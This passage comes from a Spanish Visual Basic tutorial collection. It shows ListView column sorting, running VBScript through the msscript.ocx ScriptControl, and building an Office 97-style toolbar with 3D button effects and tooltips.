            .SubItems(3) = Format$((Rnd * 150000 + 1) / 100, cFormatoMoneda)
        End With
    Next
End Sub

Private Sub cmdOtroFormato_Click()
    Dim i As Long
    '
    ' Eliminar las cabeceras
    ListView1.ColumnHeaders.Clear
    '
    ' Asignar las cabeceras
    ' (la primera columna SIEMPRE debe estar alineada a la izquierda)
    With ListView1.ColumnHeaders.Add(, , "Fecha", 1110)
        .Tag = cFecha
    End With
    With ListView1.ColumnHeaders.Add(, , "Nombre", 1620)
        .Tag = cTexto
    End With
    With ListView1.ColumnHeaders.Add(, , "Importe", 1110, lvwColumnRight)
        .Tag = cMoneda
    End With
    '
    ListView1.ListItems.Clear
    ' Asignar algunos datos aleatorios
    Randomize
    For i = 1 To 11 '1100
        With ListView1.ListItems.Add(, , Format$(Now + Int(Rnd * 30) + 1, cFormatoFecha))
            .SubItems(1) = "Nombre número " & CStr(i)
            .SubItems(2) = Format$((Rnd * 150000 + 1) / 100, cFormatoMoneda)
        End With
    Next
End Sub

Private Sub cmdSubst_Click()
    ' Substituir el último elemento seleccionado
```

```
    ' Los subitems se añadirán del contenido del Text4,
    ' los cuales estarán en líneas separadas, (una para cada subitem)
    Dim i As Long
    Dim aSubItems() As String
    '
    ' Creamos un array con el contenido del Text4
    aSubItems = Split(Text4, vbCrLf)
    ' para que aSubItems tenga el mismo número que los subitems
    i = ListView1.ColumnHeaders.Count - 2
    ReDim Preserve aSubItems(i)
    '
    ' Vamos a asignar en el elemento que esté seleccionado
    ' (o que se haya pulsado el último,
    ' por ejemplo al quitar la selección...)
    With ListView1.SelectedItem
        .Text = Text1
        For i = 2 To ListView1.ColumnHeaders.Count
            .SubItems(i - 1) = aSubItems(i - 2)
        Next
    End With
End Sub

Private Sub Form_Load()
    ' Asignar lo valores predeterminados
    With ListView1
        ' Las pruebas serán en modo "detalle"
        .View = lvwReport
        ' al seleccionar un elemento, seleccionar la línea completa
        .FullRowSelect = True
        ' Mostrar las líneas de la cuadrícula
        .GridLines = True
        ' No permitir la edición automática del texto
        .LabelEdit = lvwManual
        ' Permitir múltiple selección
        .MultiSelect = True
        ' Para que al perder el foco,
        ' se siga viendo el que está seleccionado
        .HideSelection = False
    End With
    '
    ' Asignar las cabeceras
    ' Este mismo código se repite en el procedimiento cmdLlenarLvw_Click,
    ' pero lo dejo para saber cómo eliminar tanto las cabeceras
    ' como los elementos propiamente dichos.
    '
    ' El valor asignado al TAG es para saber que tipo de clasificación
    ' hay que realizar, el ListView siempre los ordena como cadenas
    With ListView1.ColumnHeaders.Add(, , "Nombre", 1620)
        .Tag = cTexto
    End With
    With ListView1.ColumnHeaders.Add(, , "Fecha", 1110, lvwColumnRight)
        .Tag = cFecha
    End With
    With ListView1.ColumnHeaders.Add(, , "Tamaño", 840, lvwColumnRight)
        .Tag = cNumero
    End With
    With ListView1.ColumnHeaders.Add(, , "Importe", 840, lvwColumnRight)
        .Tag = cMoneda
    End With
    '
    Text1 = ""
    Text2 = ""
```

```
    Text3 = ""
    Text4 = ""
    '
    ' Añadir algunos datos de prueba
    cmdLlenarLvw_Click
End Sub

Private Sub ListView1_AfterLabelEdit(Cancel As Integer, NewString As String)
    ' El nuevo texto después de editarlo manualmente
    Text3 = NewString
End Sub

Private Sub ListView1_BeforeLabelEdit(Cancel As Integer)
    ' El texto antes de editarlo
    ' Los Listview sólo permiten editar el texto del elemento
    ' no los Subitems...
    Text2 = ListView1.SelectedItem.Text
End Sub

Private Sub ListView1_Click()
'    ' Mostramos el contenido del último item seleccionado
'    ' (esto también se puede hacer, pero el ListView tiene un evento
'    ' para saber cuando se ha pulsado en un elemento, ver: ListView1_ItemClick)
'    Dim tItem As ListItem
'    Dim i As Long
'    Dim s As String
'    '
'    Set tItem = ListView1.SelectedItem
'    Text1 = tItem.Text
'    ' Mostramos cada uno de los subitems del item seleccionado
'    s = ""
'    For i = 2 To ListView1.ColumnHeaders.Count
'        s = s & tItem.SubItems(i - 1) & vbCrLf
'    Next
'    Text4 = s
End Sub

Private Sub ListView1_ColumnClick(ByVal ColumnHeader As MSComctlLib.ColumnHeader)
    '
    ' NOTA: Al tener cargado dos proyectos, me daba error si
    '       tenía el MSComctlLib. delante del ColumnHeader
    '
    Dim i As Long, col As Long
    Dim s As String
    '
    col = ColumnHeader.Index - 1
    '
    If ListView1.SortOrder = lvwAscending Then
        ListView1.SortOrder = lvwDescending
    Else
        ListView1.SortOrder = lvwAscending
    End If
    '
    ' Según el tipo de datos, asignar el formato correspondiente:
    Select Case ColumnHeader.Tag
    Case cNumero, cMoneda
        ' Para clasificar el tipo momenda y el número normal no importa
        For i = 1 To ListView1.ListItems.Count
            If col = 0 Then
                s = ListView1.ListItems(i).Text
            Else
                s = ListView1.ListItems(i).SubItems(col)
            End If
```

```
            ' Añadimos unos cuantos ceros al principio
            ' para que se clasifique correctamente
            s = Right$(String$(cCuantasCifras, "0") & s, cCuantasCifras)
            If col = 0 Then
                ListView1.ListItems(i).Text = s
            Else
                ListView1.ListItems(i).SubItems(col) = s
            End If
        Next
    Case cFecha
        For i = 1 To ListView1.ListItems.Count
            If col = 0 Then
                s = ListView1.ListItems(i).Text
            Else
                s = ListView1.ListItems(i).SubItems(col)
            End If
            ' Las fechas se indicarán empezando con el año
            s = Format$(s, "yyyy/mm/dd")
            If col = 0 Then
                ListView1.ListItems(i).Text = s
            Else
                ListView1.ListItems(i).SubItems(col) = s
            End If
        Next
    End Select
    ListView1.SortKey = col
    ListView1.Sorted = True
    '
    ' Restaurar los valores al formato original
    ' aquí es donde entran en juego las constantes de formato...
    Select Case ColumnHeader.Tag
'    ' si no queremos usar un formato en particular,
'    ' podemos usar esta forma de restaurar los valores,
'    ' aunque es un poco más lenta...
'    Case cNumero, cMoneda
'        For i = 1 To ListView1.ListItems.Count
'            If col = 0 Then
'                s = ListView1.ListItems(i).Text
'            Else
'                s = ListView1.ListItems(i).SubItems(col)
'            End If
'            ' Quitamos los ceros que haya a la izquierda
'            Do While Left$(s, 1) = "0"
'                s = Mid$(s, 2)
'            Loop
'            If col = 0 Then
'                ListView1.ListItems(i).Text = s
'            Else
'                ListView1.ListItems(i).SubItems(col) = s
'            End If
'        Next
    Case cNumero
        For i = 1 To ListView1.ListItems.Count
            If col = 0 Then
                s = ListView1.ListItems(i).Text
            Else
                s = ListView1.ListItems(i).SubItems(col)
            End If
            s = Format$(s, cFormatoNumero)
            If col = 0 Then
                ListView1.ListItems(i).Text = s
            Else
```

```
                ListView1.ListItems(i).SubItems(col) = s
            End If
        Next
    Case cMoneda
        For i = 1 To ListView1.ListItems.Count
            If col = 0 Then
                s = ListView1.ListItems(i).Text
            Else
                s = ListView1.ListItems(i).SubItems(col)
            End If
            s = Format$(s, cFormatoMoneda)
            If col = 0 Then
                ListView1.ListItems(i).Text = s
            Else
                ListView1.ListItems(i).SubItems(col) = s
            End If
        Next
    Case cFecha
        For i = 1 To ListView1.ListItems.Count
            If col = 0 Then
                s = ListView1.ListItems(i).Text
            Else
                s = ListView1.ListItems(i).SubItems(col)
            End If
            s = Format$(s, cFormatoFecha)
            If col = 0 Then
                ListView1.ListItems(i).Text = s
            Else
                ListView1.ListItems(i).SubItems(col) = s
            End If
        Next
    End Select
    '
End Sub

Private Sub ListView1_ItemClick(ByVal Item As MSComctlLib.ListItem)
    ' Mostramos el contenido del último item seleccionado
    Dim i As Long
    Dim s As String
    '
    Text1 = Item.Text
    ' Mostramos cada uno de los subitems del item seleccionado
    s = ""
    For i = 2 To ListView1.ColumnHeaders.Count
        s = s & Item.SubItems(i - 1) & vbCrLf
    Next
    Text4 = s
End Sub
```

El código de ejemplo: Listview.zip 6.08KB

Nos vemos.
Guillermo

Usar los lenguajes Scripts desde Visual Basic

Ejemplos para usar el control msscript.ocx de Microsoft

Fecha: 5/Sep/98

Con este control, podemos usar cualquiera de los lenguajes Script, (JScript o VBScript), desde una aplicación de Visual Basic.
Entre una de las ventajas que se me ocurren es la de poder evaluar fórmulas e incluso crear un pequeño lenguaje de macros en nuestras aplicaciones de Visual Basic. Además de usar las propias intrucciones de los lenguajes Script, podemos usar dentro del lenguaje script propiedades y métodos de clases creadas en VB y usarlas internamente como si fuesen propias del lenguaje, aunque esto me imagino que sólo funcionará con el VBScript... de todas formas, las pruebas realizadas estarán hechas en ese lenguaje, ya que es el más parecido al VB de los dos que ofrece este control.

Para usarlo, lo único que necesitamos es tener el control MSScript.ocx insertado en nuestro formulario y desde ese momento, podemos usarlo, siguiendo las reglas de esos lenguajes, pero se pueden usar.
Vamos a ver un par de ejemplos y después crearemos un formulario que aceptará una serie de instrucciones y asignaciones para ejecutarlas al pulsar en un botón.

Para poder usar este control, tendrás que bajarte el control y las librerías necesarias, son de libre distribución (o al menos de libre uso) y te pongo la dirección de Microsoft desde la que puedes bajartela... yo ya lo tengo instalado y no recuerdo bien cómo llegó a mi equipo, puede ser que ya lo tengas en tu equipo, para comprobarlo, realiza una búsqueda en el disco C: y mira a ver si tienes el msscript.ocx, si es así, no tienes que realizar la descarga.

En caso de que no tengas el control, pasate por esta dirección:
http://msdn.microsoft.com/scripting/
y pincha en la sección Script Control y selecciona download.
Te harán más preguntas que para la declaración de hacienda, y al final puede que hasta te hartes de esperar, pero...
El fichero que me he bajado, aunque ya lo tenía, pero para comprobar, es: sct10en.exe de 247.960 bytes.
Comprobaré si se puede distribuir "gratuitamente" el control, aunque es posible que tengas las librerías correspondientes instaladas en tu equipo...

Una vez que lo tengas instalado y registrado, realmente no hace falta registrarlo para usarlo desde VB, ya que puedes usar el botón "Browse..." y añadir el control a la lista de controles (componentes) disponibles.
Inserta un control en el formulario que te habrá creado al seleccionar un nuevo proyecto y vamos a empezar a probar.

El clásico "Hola Mundo"

El lenguaje que usaremos en estas pruebas, será el VBScript, así será más fácil de entender.
Para hacer un programa que muestre "Hola Mundo", lo único que necesitamos es mostrar esa frase en un MsgBox, y eso es lo que haremos.
Pero para poder usar algo que esté escrito en VBScript, hay que usar algún procedimiento, da igual que sea un Sub o una Función, ya que se tiene que llamar a ese procedimiento, para que la cosa empiece a funcionar.
Veamos el ejemplo y cómo lo insertaríamos en el control:

```
'Prueba 1 de ScriptControl
Dim sCodigo As String

'El código a procesar
sCodigo = "Sub Hola() MsgBox ""Hola Mundo"" End Sub"
'Añadimos el código al control
ScriptControl1.AddCode sCodigo
'Ejecutamos el procedimiento
ScriptControl1.Run "Hola"
```

Fíjate que el código se ha escrito en una sóla línea, esto se puede hacer así o usar líneas diferentes, en caso que que tengas el código en un TextBox, puedes usar cambios de líneas e indentar el código para que quede más legible; pero si lo añades manualmente, acuerdate de usar dobles comillas dobles cada vez que quieras poner una cadena literal, sino te encontrarás con un error. Por supuesto que todo el código debe ir en una misma variable.
Una vez que tenemos el código que queremos ejecutar, lo añadimos usando el método **AddCode**, de esta forma, se añade el código y está listo para ser ejecutado.
Y para ejecutar el código se usa el método **Run**, después de Run se indicará lo que queremos ejecutar, normalmente el nombre de un procedimiento o función, aunque también se pueden especificar más cosas, por ejemplo los parámetros que espera una función, etc.
Por defecto, el lenguaje usado es el VBScript, pero si queremos usar otro lenguaje, hay que indicarselo mediante la propiedad **Language**, y los valores aceptados son: JScript y VBScript:
ScriptControl1.Language = "JSCript"

Este control también se puede usar para evaluar expresiones, usando las funciones que incorporan estos lenguajes scripts, al realizar operaciones con el JScript, me he encontrado con algunos errores, ya que algunas veces no distingue una cadena de un número, así que he optado por hacer las pruebas con el VBScript.
Si quieres saber las funciones y demás cosillas que te permiten hacer estos lenguajes Scripts, pincha en los links de la página principal que te llevarán a las páginas correspondientes.

Puedes fabricarte una utilidad que permita al usuario escribir algunas asignaciones a variables y después añadir un método que te de el resultado de la operación, incluso crear una función que devuelva el resultado de las operaciones realizadas y usar ese valor para tus propios cálculos... en fin, cada vez que necesites evaluar expresiones, puedes servirte de este control.

Para hacer las cosas simples, aunque normalmente estos ejemplos simples no suelen servir para nada, vamos a ver cómo evaluar una expresión y obtener el valor devuelto. Para conseguir este valor, se puede usar tanto Run, como **Eval**, pero esta última es más versátil que la primera, ya que en Run se pueden usar parámetros, pero estos deben especificarse "implícitamente", sin embargo con Eval, se puede usar una cadena que contenga la función que queremos usar y los parámetros correspondientes.
Veremos los dos ejemplos.

```
'Prueba 2 de ScriptControl
Dim sCodigo As String
Dim vValor As Variant

sCodigo = "Function Multiplica(a, b)" & vbCrLf & _
          "    Multiplica = a * b" & vbCrLf & _
          "End Function"

'Por supuesto que también se podría asignar así:
'sCodigo = "Function Multiplica(a, b) Multiplica = a * b End Function"

'Añadimos el código, especificamos el lenguaje y ejecutamos
With ScriptControl1
    .Language = "VBScript"
    .AddCode sCodigo
```

```
    'Usamos Run para obtener el resultado
    'vValor = .Run("Multiplica", "2", "5")

    'Usando Eval, nos permite que la expresión esté en
    'una variable... además de hacerlo directamente,
    'pero se usa de la misma forma que lo haríamos desde VB
    vValor = .Eval("Multiplica(2,5)")

    'Mostramos el valor devuelto
    MsgBox "El valor devuelto es: " & vValor
End With
```

En el caso de Run, además de tener que indicar el nombre de la función a ejecutar, que se puede indicar mediante una variable, hay que especificar los parámetros que necesita esa función, por tanto, es preferible usar este método cuando sepamos los valores que se necesitan.

Por otro lado, usando Eval, tenemos mayor libertad, ya que se puede usar el contenido de una variable, en la que se ha asignado lo que queremos evaluar. Por ejemplo, podríamos tener en un formulario un TextBox para incluir todo el código, en otro TextBox se podría introducir lo que queremos evaluar, de esta forma sería fácil de hacer, ya que el usuario tendría que escribir lo que quiere evaluar y nosotros simplemente tendríamos que pasar como parámetro el contenido de ese otro TextBox.

Pero como siempre, vamos a verlo con un ejemplo:
Crea un nuevo proyecto, inserta el control msscript.ocx, un TextBox (Text1) con la propiedad Multiline=True y que tenga las dos barras de scroll, añade otro TextBox (Text2), para insertar lo que queremos evaluar y CommandButon (cmdEval) para que al pulsarlo se ejecute el código.
En este botón vamos a usar una rutina de detección de errores, ya que los errores se detectan en tiempo de ejecución, ya que todo lo que se ejecuta con los Scripts no es "compilado", sino interpretado... como en los viejos tiempos del Basic de MS-DOS.

Una nota importante, todo lo que se inserte en la caja de texto a evaluar, debe ser una función, o alguna operación que devuelva un valor. Por ejemplo: 25 * 2 dará el resultado esperado.

Vamos a ver una imagen del formulario en tiempo de ejecución:

Y este es el código:

```
'---------------------------------------------------------------------
'Pruebas de uso del control ScriptControl               (28/Jun/98)
'
'Revisado:                                              (27/Ago/98)
'Para el ejemplo en mis páginas:                        (04/Sep/98)
'
'©Guillermo 'guille' Som, 1998
'---------------------------------------------------------------------
Option Explicit


Private Sub Form_Load()
    'Un poco de texto de ejemplo:
    Text1 = "Function Multiplica(a, b)" & vbCrLf & _
            "    Multiplica = a * b" & vbCrLf & _
            "End Function"

    Text2 = "Multiplica(2,5)"
End Sub


Private Sub cmdEval_Click()
    'Ejecutar el contenido del Text2
    Dim retValue As Variant

    'Interceptamos los posibles errores
    On Local Error GoTo Error_Ejecutar

    'Añadimos el código y evaluamos
    With ScriptControl1
```

```
        .AddCode Text1
        'Esta asignación no es necesaria, ya que VBScript
        'es el lenguaje por defecto
        .Language = "VBScript"
        'Asignamos el valor devuelto
        retValue = .Eval(Text2)
        ' y lo mostramos
        MsgBox "El valor devuelto por: " & Text2 & vbCrLf & " es: " & retValue
    End With

    Exit Sub
Error_Ejecutar:
    MsgBox "Se ha producido el siguiente error:" & vbCrLf & _
            ScriptControl1.Error.Number & ", " & _
            ScriptControl1.Error.Description
    Err = 0
End Sub
```

Pero este control tiene un montón de posibilidades más, por ejemplo, podemos crear nuestros propios módulos e insertarlo en el control y después añadir funciones y otros procedimientos a ese módulo.
También podemos crear una clase y usar esa clase desde el código insertado en el propio control, es decir que podemos extender el "vocabulario" del lenguaje script, de la misma forma que ampliamos el de Visual Basic.

Veamos un ejemplo de esto que acabo de decir:

Crea un nuevo proyecto, añade al formulario el control msscript.ocx.
Añade un módulo de clase normal, cambiale el nombre a cMiClase, añade este código al módulo de clase:

```
'---------------------------------------------------------------------
'Módulo de ejemplo para usar con el control msscript    (04/Sep/98)
'cMiClase.cls
'
'©Guillermo 'guille' Som, 1998
'---------------------------------------------------------------------
Option Explicit


Public Function Multiplica(x, y)
    Multiplica = x * y
End Function
```

Escribe esto en el evento Form_Load:

```
'Prueba 4 de ScriptControl
Dim miObjeto As cMiClase
Dim sCodigo As String

Set miObjeto = New cMiClase

sCodigo = _
    "Sub PruebaObjeto(a,b)" & vbCrLf & _
    "    Dim Valor" & vbCrLf & _
    "    Valor = MiObjetoScript.Multiplica(a,b)" & vbCrLf & _
    "    Msgbox ""El valor es: "" & Valor" & vbCrLf & _
    "End Sub"

With ScriptControl1
    .AddObject "MiObjetoScript", miObjeto
```

```
    .AddCode sCodigo
    .Run "PruebaObjeto", 3, 4
End With
```

Por supuesto que si la clase acepta propiedades, podemos asignar esas propiedades desde el código del script, de la misma forma que asignaríamos en cualquier programa VB.
En este ejemplo, en **AddObject**, se especifica el nombre del objeto, (para usar en el código script), en este caso es: MiObjetoScript y a continuación se inserta el objeto que acabamos de crear.
Después desde el propio código a usar, llamamos a la función "Multiplica" de igual forma a como lo haríamos en un programa normal y corriente.

Si quieres seguir experimentando, en la ayuda que se incluye con el control vienen unos cuantos ejemplos, de los cuales he tomado los que aquí te he puesto... je, je.

Así que vamos a dejarlo por hoy y más adelante veremos si pongo algo más. Es que aún no he experimentado mucho con este control y no me he "visto" todos los ejemplos...

Nos vemos.
Guillermo

Botones al estilo de Office 97
y un pequeño truco para mostrar los ToolTips

Primera: 6/Ago/97, revisado: 7/Ago/97
Pulsa aquí para ver los cambios añadidos el 7/Ago/97

Espero que este pequeño "truco" te sirva para dar el nuevo "look" de los botones de Office y VB5 a tus programas.
Este código sirve igualmente para VB4-16 como para 32 bits, no lo he probado con VB3, pero igualmente sirve, al menos si cambias la rutina del efecto 3D usando Parent en lugar de Container....

El "truco" consiste en dibujar el botón cuando se está encima del botón, el ToolTip se hace mediante un label que se oculta cuando no lo necesitamos y que se muestra cuando estamos "encima" de uno de los botones.
Los botones son controles IMAGE y he usado para el ejemplo los gráficos que tengo para el ToolBar al estilo Windows95.
Estos gráficos puedes "fabricartelo" tu mismo, incluso te lo recomendaría, ya que son un "poco" pequeños y el efecto quedaría mejor si los bitmaps fuesen un poco más grandes. Pero para el ejemplo este, son válidos.

Si quieres bajarte los gráficos, pulsa este link.

Para bajar los listados del ejemplo, pulsa en este otro (botones.zip 4.02 KB)

La rutina que hace el efecto 3D

El código del Form de ejemplo

Rutina del Efecto 3D

```
Option Explicit
'-----------------------------------------------------
'Efecto 3D (nueva versión)              ( 5/Nov/94)
' Usando Container en lugar de Parent   ( 3/Sep/96)
'-----------------------------------------------------
Global Const E3D_INSET = 1
Global Const E3D_RAISED = 2

Sub Efecto3DN(QueEfecto As Integer, QueContenedor As Control, Optional QueControl)
    '-------------------------------------------------------
    'Explicación de los parámetros a pasar:
    ' QueEfecto     Puede tener los valores: E3D_INSET o E3D_RAISED (tipo botón)
    ' ( 9/Nov/94)   Si QueEfecto > 10 DrawWidth=2...
    ' QueContenedor Si el contenedor es una Forma, se pondrá el mismo control,
    '               sino se pone el control contenedor de QueControl
    ' QueControl    Control al que se le hará el efecto 3D
    ' (10/Nov/95)   QueControl es opcional, usandose Quecontenedor
    '-------------------------------------------------------

    Dim X As Long, Y As Long
    Dim CurrentX As Integer, CurrentY As Integer
    Dim Color_Gris As Long, Color_Blanco As Long
    Dim Ltmp As Long
    Dim Bevel As Integer

    If IsMissing(QueControl) Then
        Set QueControl = QueContenedor
```

```
    End If
    Color_Gris = RGB(92, 92, 92)
    Color_Blanco = RGB(255, 255, 255)

    'Ancho de la línea
    Bevel = 1
    Do While QueEfecto > 10
        QueEfecto = QueEfecto - 10
        Bevel = Bevel + 1
    Loop

    If QueEfecto = E3D_RAISED Then      'Estilo Command
        Ltmp = Color_Gris
        Color_Gris = Color_Blanco
        Color_Blanco = Ltmp
    End If

    X = Screen.TwipsPerPixelX
    Y = Screen.TwipsPerPixelY

    CurrentX = QueControl.Left - X
    CurrentY = QueControl.Top + QueControl.Height
    'Si se dibuja un Frame...                    (13/Nov/94)
    If TypeOf QueControl Is Frame Then
        Y = Y - 120
    End If

    If QueContenedor Is QueControl Then
        With QueControl
            .Container.DrawWidth = Bevel
            .Container.Line (CurrentX, CurrentY)-(CurrentX, CurrentY), Color_Gris
            .Container.Line -Step(0, -(.Height + Y)), Color_Gris
            .Container.Line -Step(.Width + X, 0), Color_Gris
            .Container.Line -Step(0, .Height + Y), Color_Blanco
            .Container.Line -Step(-(.Width + X), 0), Color_Blanco
        End With
    Else
        QueContenedor.DrawWidth = Bevel
        QueContenedor.Line (CurrentX, CurrentY)-(CurrentX, CurrentY), Color_Gris
        QueContenedor.Line -Step(0, -(QueControl.Height + Y)), Color_Gris
        QueContenedor.Line -Step(QueControl.Width + X, 0), Color_Gris
        QueContenedor.Line -Step(0, QueControl.Height + Y), Color_Blanco
        QueContenedor.Line -Step(-(QueControl.Width + X), 0), Color_Blanco
    End If

End Sub
```

El código del Form de ejemplo

```
'---------------------------------------------------------------
'Ejemplo para simular un toolbar al estilo de Office   ( 5/Ago/97)
'(c)Guillermo Som, 1997
'---------------------------------------------------------------
Option Explicit

Dim nBoton As Integer   'Para controlar en que imagen se está
Dim sTips() As String   'Nombres de los botones
```

```
'Constantes para lo botones
Const cNuevo = 0
Const cAbrir = 1
Const cGuardar = 2
Const cCortar = 3
Const cCopiar = 4
Const cPegar = 5
Const cAcerca = 6
Const cSalir = 7


Private Sub Form_Load()
    ReDim sTips(0 To 7)
    sTips(0) = "Nuevo"
    sTips(1) = "Abrir"
    sTips(2) = "Guardar"
    sTips(3) = "Cortar"
    sTips(4) = "Copiar"
    sTips(5) = "Pegar"
    sTips(6) = "Acerca de"
    sTips(7) = "Salir"
    lblTip.Visible = False
    lblTip.Top = picTool.Height
End Sub


Private Sub Form_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As
Single)
    QuitarBoton
End Sub


Private Sub imgTool_MouseDown(Index As Integer, Button As Integer, Shift As Integer,
X As Single, Y As Single)
    'Si es el botón izquierdo...
    If Button = 1 Then
        'Efecto de pulsado
        imgTool(Index).BorderStyle = 1
        lblTip.Visible = False
        'cargar la rutina correspondiente
        Accion Index
        'quitar el efecto
        imgTool(Index).BorderStyle = 0
    End If
End Sub


Private Sub imgTool_MouseMove(Index As Integer, Button As Integer, Shift As Integer,
X As Single, Y As Single)
    If nBoton Then
        If nBoton <> Index + 1 Then
            picTool.Cls     'Borrar el efecto anterior
        Else
            'Si estamos en el mismo botón, salir
            Exit Sub
        End If
    End If
    nBoton = Index + 1
    'Dibujar el efecto "botón"
    Efecto3DN E3D_RAISED, picTool, imgTool(Index)
```

```
    lblStatus = "Está seleccionado el botón de " & sTips(Index)
    With lblTip
        .Caption = " " & sTips(Index) & " "
        .Left = imgTool(Index).Left
        .Visible = True
    End With
End Sub


Private Sub picTool_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As
Single)
    QuitarBoton
End Sub


Private Sub picTool_Resize()
    If WindowState <> vbMinimized Then
        'Ajustar el tamaño de las líneas
        Line1(0).X2 = picTool.ScaleWidth
        Line1(1).X2 = Line1(0).X2
    End If
End Sub


Private Sub mnuAcerca_Click()
    MsgBox "Programa de prueba de barra de botones al estilo Office 97" & vbCrLf &
vbCrLf _
        & "(c)Guillermo Som, 1997", vbInformation, "Pueba de botones"
End Sub


Private Sub mnuSalir_Click()
    Unload Me
    End
End Sub


'Deberás poner en esta rutina tus propias acciones
'
Private Sub Accion(Index As Integer)
    'Según el índice, se ejecutará la acción correspondiente
    Select Case Index
    Case cNuevo
        'Nuevo
        MsgBox "Has pulsado en " & sTips(Index)
    Case cAbrir
        'Abrir
        MsgBox "Has pulsado en " & sTips(Index)
    Case cGuardar
        'guardar
        MsgBox "Has pulsado en " & sTips(Index)
    Case cCortar
        'Cortar
        MsgBox "Has pulsado en " & sTips(Index)
    Case cCopiar
        'Copiar
        MsgBox "Has pulsado en " & sTips(Index)
    Case cPegar
        'Pegar
        MsgBox "Has pulsado en " & sTips(Index)
```

```
    Case cAcerca
        mnuAcerca_Click
    Case cSalir
        'Salir
        mnuSalir_Click
    End Select
End Sub


Private Sub QuitarBoton()
    'Quitar el efecto del botón y el ToolTip
    If nBoton Then
        picTool.Cls
    End If
    nBoton = 0
    lblStatus = ""
    lblTip.Visible = False
End Sub
```

NUEVO:

He añadido otro ejemplo, usando una clase para simular el objeto que se pasa a la rutina de Efecto3D.
De esta forma se puede indicar un tamaño y posición diferente del que tiene el control Imagen usado para hacer de botón. Esto lo he hecho, porque los dibujos que tengo, están "justillos" y quedaba un poco "feos" al hacerle el efecto 3D.

También he añadido una nueva opción a la rutina Efecto3DN de forma que "quite" el efecto que antes se dibujó, con esto se consigue que no parpadee tanto la barra de botones al hacer CLS al picture contenedor.

La clase contiene las propiedades que se manipulan dentro de la rutina de efecto tridimensional, además de incluir el ToolTip de cada botón.
Se pueden añadir más propiedades a la clase, por ejemplo el Picture que debe mostrar... es cuestión de buscarle la utilidad.

Para bajar los listados del segundo ejemplo, pulsa en este link (botones2.zip 5.06 KB)

La rutina que hace el efecto 3D

La clase para simular el objeto

El código del Form de ejemplo

Rutina Efecto3DN

```
Option Explicit
'-------------------------------------------------
'Efecto 3D (nueva versión)              ( 5/Nov/94)
' Usando Container en lugar de Parent   ( 3/Sep/96)
' Revisado                              ( 6/Ago/97)
'-------------------------------------------------
Global Const E3D_QUITAR = 0
Global Const E3D_INSET = 1
Global Const E3D_RAISED = 2


Sub Efecto3DN(QueEfecto As Integer, QueContenedor As Control, Optional QueControl)
    '-----------------------------------------------------
    'Explicación de los parámetros a pasar:
```

```
' QueEfecto     Puede tener los valores: E3D_INSET o E3D_RAISED (tipo botón)
' ( 9/Nov/94)   Si QueEfecto > 10 DrawWidth=2...
' QueContenedor Si el contenedor es una Forma, se pondrá el mismo control,
'               sino se pone el control contenedor de QueControl
' QueControl    Control al que se le hará el efecto 3D
' (10/Nov/95)   QueControl es opcional, usandose Quecontenedor
'-----------------------------------------------------

Dim X As Long, Y As Long
Dim CurrentX As Integer, CurrentY As Integer
Dim Color_Gris As Long, Color_Blanco As Long
Dim Ltmp As Long
Dim Bevel As Integer

If IsMissing(QueControl) Then
    Set QueControl = QueContenedor
End If
Color_Gris = RGB(92, 92, 92)
Color_Blanco = RGB(255, 255, 255)

'Ancho de la línea
Bevel = 1
Do While QueEfecto > 10
    QueEfecto = QueEfecto - 10
    Bevel = Bevel + 1
Loop

If QueEfecto = E3D_RAISED Then      'Estilo Command
    Ltmp = Color_Gris
    Color_Gris = Color_Blanco
    Color_Blanco = Ltmp
ElseIf QueEfecto = E3D_QUITAR Then  'Quitar el dibujo ( 6/Ago/97)
    Color_Gris = QueControl.Container.BackColor
    Color_Blanco = QueControl.Container.BackColor
End If

X = Screen.TwipsPerPixelX
Y = Screen.TwipsPerPixelY

CurrentX = QueControl.Left - X
CurrentY = QueControl.Top + QueControl.Height
'Si se dibuja un Frame...                   (13/Nov/94)
If TypeOf QueControl Is Frame Then
    Y = Y - 120
End If

If QueContenedor Is QueControl Then
    With QueControl
        .Container.DrawWidth = Bevel
        .Container.Line (CurrentX, CurrentY)-(CurrentX, CurrentY), Color_Gris
        .Container.Line -Step(0, -(.Height + Y)), Color_Gris
        .Container.Line -Step(.Width + X, 0), Color_Gris
        .Container.Line -Step(0, .Height + Y), Color_Blanco
        .Container.Line -Step(-(.Width + X), 0), Color_Blanco
    End With
Else
    QueContenedor.DrawWidth = Bevel
    QueContenedor.Line (CurrentX, CurrentY)-(CurrentX, CurrentY), Color_Gris
    QueContenedor.Line -Step(0, -(QueControl.Height + Y)), Color_Gris
```

```
        QueContenedor.Line -Step(QueControl.Width + X, 0), Color_Gris
        QueContenedor.Line -Step(0, QueControl.Height + Y), Color_Blanco
        QueContenedor.Line -Step(-(QueControl.Width + X), 0), Color_Blanco
    End If

End Sub
```

El código de la Clase

```
VERSION 1.0 CLASS
BEGIN
  MultiUse = -1  'True
END
Attribute VB_Name = "cControl"
Attribute VB_Creatable = False
Attribute VB_Exposed = False
'------------------------------------------------------------
'Clase para usar con Efecto3DN                      ( 6/Ago/97)
'
'(c)Guillermo Som, 1997
'------------------------------------------------------------
Option Explicit
'Propiedades del objeto:
Private objContainer As Object
Private objParent As Object
Private iLeft As Integer
Private iTop As Integer
Private iHeight As Integer
Private iWidth As Integer
Private sToolTip As String


Public Property Get Parent() As Object
    Set Parent = objParent
End Property

Public Property Get Container() As Object
    'Devuelve un puntero al objeto contenedor
    Set Container = objContainer
End Property

Public Property Set Parent(vNewParent As Object)
    Set objParent = vNewParent
End Property

Public Property Set Container(vNewContainer As Object)
    Set objContainer = vNewContainer
End Property

Public Property Get Width() As Variant
    Width = iWidth
End Property

Public Property Get Top() As Variant
    Top = iTop
End Property

Public Property Get ToolTip() As Variant
```

```
    ToolTip = sToolTip
End Property

Public Property Get Left() As Variant
    Left = iLeft
End Property

Public Property Get Height() As Variant
    Height = iHeight
End Property

Public Property Let Width(vNewWidth As Variant)
    iWidth = CInt(vNewWidth)
End Property

Public Property Let Top(vNewTop As Variant)
    iTop = CInt(vNewTop)
End Property

Public Property Let ToolTip(vNewTip As Variant)
    sToolTip = " " & CStr(vNewTip) & " "
End Property

Public Property Let Left(vNewLeft As Variant)
    iLeft = CInt(vNewLeft)
End Property

Public Property Let Height(vNewHeight As Variant)
    iHeight = CInt(vNewHeight)
End Property
```

El código del Form de ejemplo

```
'------------------------------------------------------------------
'Ejemplo para simular un toolbar al estilo de Office   ( 5/Ago/97)
'Revisado con el uso de una clase y una colección      ( 6/Ago/97)
'
'(c)Guillermo Som, 1997
'------------------------------------------------------------------
